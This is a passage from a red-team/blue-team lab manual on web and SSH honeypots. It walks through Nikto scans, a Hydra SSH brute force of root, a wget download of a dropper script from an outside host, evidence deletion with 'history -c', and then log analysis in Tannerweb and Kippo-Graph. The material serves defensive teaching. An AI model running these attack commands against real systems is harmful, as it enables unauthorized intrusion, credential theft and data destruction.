21. At the command prompt, **execute** `nikto -h 201.10.1.186 -Tuning 4 | less` to perform injection attempts (option 4) and pipe it to the *less* command so you can page through the output.



```
┌──(root💀kali)-[/home/kali]
└─# nikto -h 201.10.1.186 -Tuning 4 | less
```

Run the attack command

Note: You should see vulnerabilities that Nikto has identified on the server. Notably, it indicates that the server is a NGINX web server, but it also denotes that the server banner has changed from NGINX to Python. Though it suggests that the server may be using a WAF (web application firewall), this also indicates that Tanner's disguise is showing cracks. A seasoned threat actor may take heed and exit the situation.

22. **Make a screen capture** showing the Server banner changed message in your Nikto output.

23. In the Nikto output stream, **press q** to exit the less pipe. Once the output stream is exited, if the command has not fully returned, **press enter**.

Note: You will now turn your attention to the next Nikto attack. The next command line that you will use for Nikto contains the following parts:

- Nikto – The nikto command runs Nikto, and its actions will depend on the options that follow it.
- -h 201.10.1.186 – An option to Nikto that indicates which computer to target
- -Tuning 8 – An option to Nikto that directs it to perform command execution / remote shell attempts against the target

24. At the command prompt, **execute** `nikto -h 201.10.1.186 -Tuning 8` to perform some remote shell/command execution (option 8).

Note: You should again see a list of vulnerabilities that Nikto has identified.

25. When prompted to submit information to CIRT.net for a Nikto update, **type** `n` and **press Enter** to complete the Nikto Tuning 8 scan.

Note: You will now turn your attention to the next attack: gaining entry to the DMZ web server through its SSH service. This attack should provide the EDR analysts with many alerts. For this attack, you will use Hydra, which is a command-line tool that automates login attempts using passwords contained in a file. This technique is called *SSH bruteforce*. Because there is some coordination between the Red Team and Blue Team, you know that the passwords file contains the password that will gain entry into the SSH service as the root user.


In the next steps, you will run Hydra on the web server. Your hydra command will include the following options:

- -l root – An option to Hydra to log in to the *root*user account
- -P /home/kali/small.lst – An option to Hydra to use the passwords contained in the file located at /home/kali/small.lst on your attack system
- 201.10.1.186 – An option to Hydra that indicates which host to target

- -t 4 – An option to Hydra that configures it to run four connections simultaneously (Hydra calls these tasks)

- ssh – An option to Hydra that configures it to connect to the SSH service on its target host

26. At the command prompt, **execute** `hydra -l root -P /home/kali/small.lst 201.10.1.186 -t 4 ssh` to conduct SSH brute force attack.



```
┌──(root💀kali)-[/home/kali]
└─# hydra -l root -P /home/kali/small.lst
201.10.1.186 -t 4 ssh
```

Run the brute force command

Note: You should see a warning to not use Hydra in military or secret service organizations. Its use has been sanctioned for your Red Team in order to simulate the actions of adversaries who would not heed Hydra's explicit request. You should also see messages related to Hydra dividing 118 login tries among 4 tasks and a message that it is attacking 201.10.1.186 on port 22. It should take up to a few minutes for Hydra to complete its attack; then you should see an updated status message indicating its number of attempts and the port (22), service (ssh), host IP (201.10.1.186), username (root), and password (secret) used in a successful login.


Over the course of the next steps, you will use the login credentials that you gained through Hydra to ssh into the server and attempt to deploy malware onto it.

27. At the command prompt, **execute** `ssh root@201.10.1.186` to log in to Cowrie emulated shell. When prompted, **type** `secret` and **press Enter** to complete the ssh login.

Note: You should see a Debian SSH welcome message, and the command prompt should change to root@svr04:~. This indicates that you are in the root user's home directory on a system named svr04. Because this is a Cowrie SSH honeypot, the terminal that you see is an illusion – it is an emulated terminal run by the Cowrie Python code and executed by the cowrie user within a subdirectory of the cowrie user's home directory. In the background, the Cowrie Python code will log every command that you execute, run simulations instead of actual command executions, and save any files that you upload to the server.

Over the course of the next steps, you will attempt malware deployment onto the server that you have just apparently successfully SSHed into.

28. At the command prompt, **execute** `clear; wget http://202.20.2.4:1337/UnevilDropper.sh` to download a malware dropper script.



```
root@svr04:~# wget http://202.20.2.4:1337/UnevilDrop
per.sh
--2022-03-24 10:51:14--  http://202.20.2.4:1337/Unev
ilDropper.sh
Connecting to 202.20.2.4:1337 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 35 (35bytes) [text/x-sh]
Saving to: `/root/UnevilDropper.sh'
```

Run the command to get the malware script

Note: You should see messages from wget indicating that it is connecting to 202.20.2.4 in port 1337 and saving the dropper script to the /root/ directory on the local system (svr04). Next, you will run the dropper script, which should reach out to another system to deploy malware to the calling system.

29. At the command prompt, **execute** `clear; ./UnevilDropper.sh` to run the dropper script.

Note: You should see a message that the script cannot be executed. This is the first sign that the compromised system may have some protections. You decide to remove the script and examine which processes are running on the compromised system.

30. At the command prompt, **execute** `rm -f ./UnevilDropper.sh` to hide evidence of your dropper script.

31. At the command prompt, **execute** `ps aux` to list the currently running processes for all users.

Note: A close examination of the ps aux output data would further reveal to any threat actor that the compromised system may not be what it seems on first exploit. You should make note of the following processes:

- NGINX processes – This should also be confirmed by the HTTP honeypot.
- MySQL server – This could open more doors for threat actors.
- VBox processes – These suggest that the compromised system is a VirtualBox machine.
- Erlang app – A programming language used in distributed communications systems and databases, which could open more doors for threat actors; the user running the Erlang app is ejabberd, which is the name of a service typically used for instant messaging within companies.

Note: As a seasoned threat actor, you note that the compromised system is suspect, and you decide to cover your tracks and exit.

32. **Make a screen capture** showing MySQL, erlang, and NGINX processes in the output.
33. At the command prompt, **execute** `history -c` to clear your shell command activity, an attempt to remove any footprints.

Note: At this point in the lab, you will return to your role as DoD Blue Team member to examine the research data that the honeypots have captured.

34. In the virtual machine drop-down list, **select Honeypot01** to connect to the Debian Linux system.

Note: Over the course of the next steps, you will examine the research data captured by the HTTP honeypot. This data would have been generated by the Red Team’s Nikto scans.

35. If necessary, **restore** the **Firefox browser window**.

36. In the Firefox address bar, **type** `localhost:8091` and **press Enter** to navigate to the Snare list.

37. On the Tannerweb homepage, **click** the **hyperlink on the word *here*** in the statement *Click here to go to snares list*.

38. In the SNARE-UUIDS list, **click** the **Snare-uuid hyperlink** for the only SNARE in the list.

39. On the main page for that SNARE, **click** the **Snare-Stats hyperlink** to view its statistics.

Note: You should see the number of sessions, total duration of attacks, and attack frequency. The attack frequency field categorizes the attacks by type:

- sqli – SQL injection attacks
- lfi – Local file inclusion attacks
- xss – Cross-site scripting attacks
- rfi – Remote file inclusion attacks
- cmd_exec – Shell script/command execution attacks

40. **Make a screen capture** showing the overall Snare-Stats.

Note: Over the course of the next steps, you will filter the Snare-Stats for RFI attacks to examine specific stats related to an RFI attack. A remote file inclusion (RFI) is an attack in which the attacker (or attacking script) attempts to run a script that is located on a remote server. Frequently, the result of RFI attacks is the installation of malware onto the compromised system.

41. In the Firefox window, **press** the **Back button** to navigate back to the 725d0df1-ab40-44c2-ba4d-126fdc6bf461 SNARE page.

42. On the main page for that SNARE, **click** the **Sessions hyperlink** to view its sessions.

43. In the Filters bar, **type** `attack_types:rfi` and **press Enter** or the **Apply button**.

Note: You should see a list of one or more RFI Snare sessions. This would have been created from the nikto command run in step 24 (*nikto -h 201.10.1.186 -Tuning 8*). You will select one of them to examine which remote website it is including in its attack.

SNARE sessions timeout after 75 seconds; then they are recorded in redis. It may take a moment for Tannerweb to display the session.

44. In the SNARE-SESSIONS list, **click** the **Session-uuid hyperlink of any RFI session** to view its Snare-stats.

Note: You should see stats related to the RFI session. They include the port used by the RFI attack, the number of RFI attacks, and the path of the remote file inclusion. Note that the possible owners field value includes a tool, a crawler, or an attacker.

45. In the Snare-stats, **scroll down** to reveal the Paths value.

46. **Record** the **website** the Red Team threat actor attempted to include in the path.

Note: Over the course of the next steps, you will examine the research data captured by the SSH honeypot. This data would have been generated by the Red Team's nmap scan, Hydra ssh bruteforce scan, and the SSH activity.


47. **Minimize** the **Firefox web browser**.

Note: Do not exit out of the terminal tab that is actively running SNARE. Over the course of the next steps, you will create a new tab to continue using the terminal on Honeypot01.

48. **Return** to the **terminal**.

49. **Click** the **File tab,** and then **select New Tab** from the dropdown menu**.**

50. At the command prompt, **execute** `cd /home/cowrie/cowrie/var/lib/cowrie/downloads` to change the working directory to the location where Cowrie stores files that were downloaded to the honeypot by threat actors.



```
user@Honeypot01:/opt$ cd /home/cowrie/cowrie/var/lib/cowrie
/downloads
```

Change the working directory

Note: Cowrie saves the files downloaded by threat actors in a long filename that consists of a combination of hexadecimal digits (the numbers 0–9 and the letters a–f). In each iteration of this lab, the filename will be different, but because of the sequence of the lab, it will be the only file in the directory. In the steps, the filename will be indicated by “<filename>”.

51. At the command prompt, **execute** `clear; ls` to display the name of the file.

52. At the command prompt, **execute** `cat <filename>` to display the contents of the file that the threat actor downloaded to the honeypot.

Note: In the cat command, you can avoid typing every character of the lengthy filename by typing the first few letters of the filename and then pressing the tab key. The cat command should reveal that the dropper shell was indeed malware itself. It would have removed every file and subdirectory of the directory it was executed from, that is, if the Red Team did not also forget to uncomment the line containing *rm -rf **.

53. **Make a screen capture** showing the contents of the file that the Red Team member uploaded to the SSH honeypot.

Note: Over the course of the next steps, you will return to the Kippo-Graph website to examine the data related to the Cowrie SSH honeypot intrusion. The Red Team's activities through the Hydra bruteforce attack and within the SSH shell emulator should have been logged into Cowrie's MySQL database. In turn, the Kippo-Graph website should successfully reveal details of the Red Team's attacks and exploits.

54. **Minimize** the **Terminal emulator window** and then **restore** the **Firefox browser window**.

55. In the Firefox address bar, **type** **`localhost/kippo-graph`** and **press Enter** to navigate to Kippo-Graph to view SSH honeypot stats.

Note: You should see the Kippo-Graph homepage, which has a horizontal menu near the top of the page with the following menu items: HOMEPAGE, KIPPO-GRAPH, KIPPO-INPUT, KIPPO-PLAYLOG, KIPPO-IP, KIPPO-GEO, and GRAPH GALLERY. For the purposes of this lab, you will use the KIPPO-GRAPH and KIPPO-INPUT capabilities. The KIPPO-GRAPH tab displays information related to threat actors' actions and behavior prior to a successful login to the Cowrie SSH honeypot. The KIPPO-INPUT tab displays information about threat actors' actions and behavior after a successful login to the Cowrie SSH honeypot.


56. In the Kippo-Graph menu bar, **click** the **KIPPO-GRAPH hyperlink** to navigate to the dashboard of graphical statistics generated by the honeypot.

Note: The KIPPO-GRAPH tab contains an overview of statistics related to connections and logins. It displays the following graphs, which can each be examined for further detail:

- Overall honeypot activity
- Top 10 passwords, usernames, user-pass combos

- Success ratio for honeypot attacks (overall, per day/week)
- Connections per IP
- Successful logins from the same IP
- Probes per day/week
- Top 10 SSH clients

57. In the KIPPO-GRAPH dashboard, **scroll down** to reveal the Top 10 user-pass combos graph.


Top 10 user-pass combos

This vertical bar chart displays the top 10 username and password combinations that attackers try when attacking the system.

Top 10 user-pass combos header

Note: The Top 10 user-pass combos chart provides insight into the most commonly used combinations that have been attempted against the SSH honeypot. The password list used in this lab came from RockYou, a list assembled from a massive breach in 2009 and again in 2021 that represented the most common passwords being used.

58. **Record** the most popular username/password combination.

Note: Over the course of the next steps, you will examine the Red Team’s post-compromise activity.

59. In the Kippo-Graph menu bar, **click** the **KIPPO-INPUT hyperlink** to navigate to the dashboard

of input and graphical statistics generated by the honeypot.

Note: The KIPPO-INPUT tab contains details related to threat actors' interaction with your shell. It displays the following graphs, which can each be examined for further detail:

- Overall post-compromise activity
- Human activity inside the honeypot (busiest days, per day, per week)
- Top 10 input (overall, successful, failed)
- Wget commands
- Executed scripts
- Interesting commands

60. In the KIPPO-INPUT dashboard, **scroll down** to reveal the Top 10 successful input table and graph.

Top 10 successful input

The following table displays the top 10 successful commands entered by attackers in the honeypot system.

Top 10 successful input header

Note: You should see the commands that the Red Team member entered into the Cowrie SSH honeypot shell emulation.

61. **Make a screen capture** showing the Top 10 successful input commands.

Challenge and Analysis

Note: The following scenario is provided to allow independent, unguided work, similar to what you will encounter in a real situation.

Part 1: Identify XSS Attacks in Tannerweb

The Red Team and Blue Team have met to discuss the results of the testing so far. During the discussion, the Red Team noted that the attacks included cross-site scripting. This was confirmed by the statistics from Tannerweb. The Blue Team would like to see some details of one of these events. You have been asked to get those details from Tannerweb.

Here are a few hints for your work:

- Tannerweb is running on the Honeypot01 machine at port 8091, which can be accessed by a web browser.
- There are many sessions from the Red Team attacks. They can be filtered using the attack type.
- The attack type for cross-site scripting is xss.

Make a screen capture showing the details of one cross-site scripting event.

Part 2: Change SNARE's Web Server Header

During the review meeting, one of the members of the Blue Team noted that most of the legitimate web servers for the organization use the Apache web server, not NGINX. To make the honeypot server blend in better, the server header should be changed to match this convention. You have been asked to determine the required options to manipulate the server header for the snare honeypot server.

Here are a few hints for your work:

- The original snare command was:
  ```
  sudo snare –host-ip 0.0.0.0 –port 8080 –no-dorks true –auto-update
  false –page-dir example.com –tanner 127.0.0.1
  ```
- Documentation for the snare command can be found here.
- When using Nikto, the server header can be found on the line that begins with “Server:”.

Document the **additional option(s) and argument(s) used to change the SNARE Web Server Header to Apache.**

Make a screen capture showing that **the SNARE Web Server Header is set to Apache (using output from Nikto)**.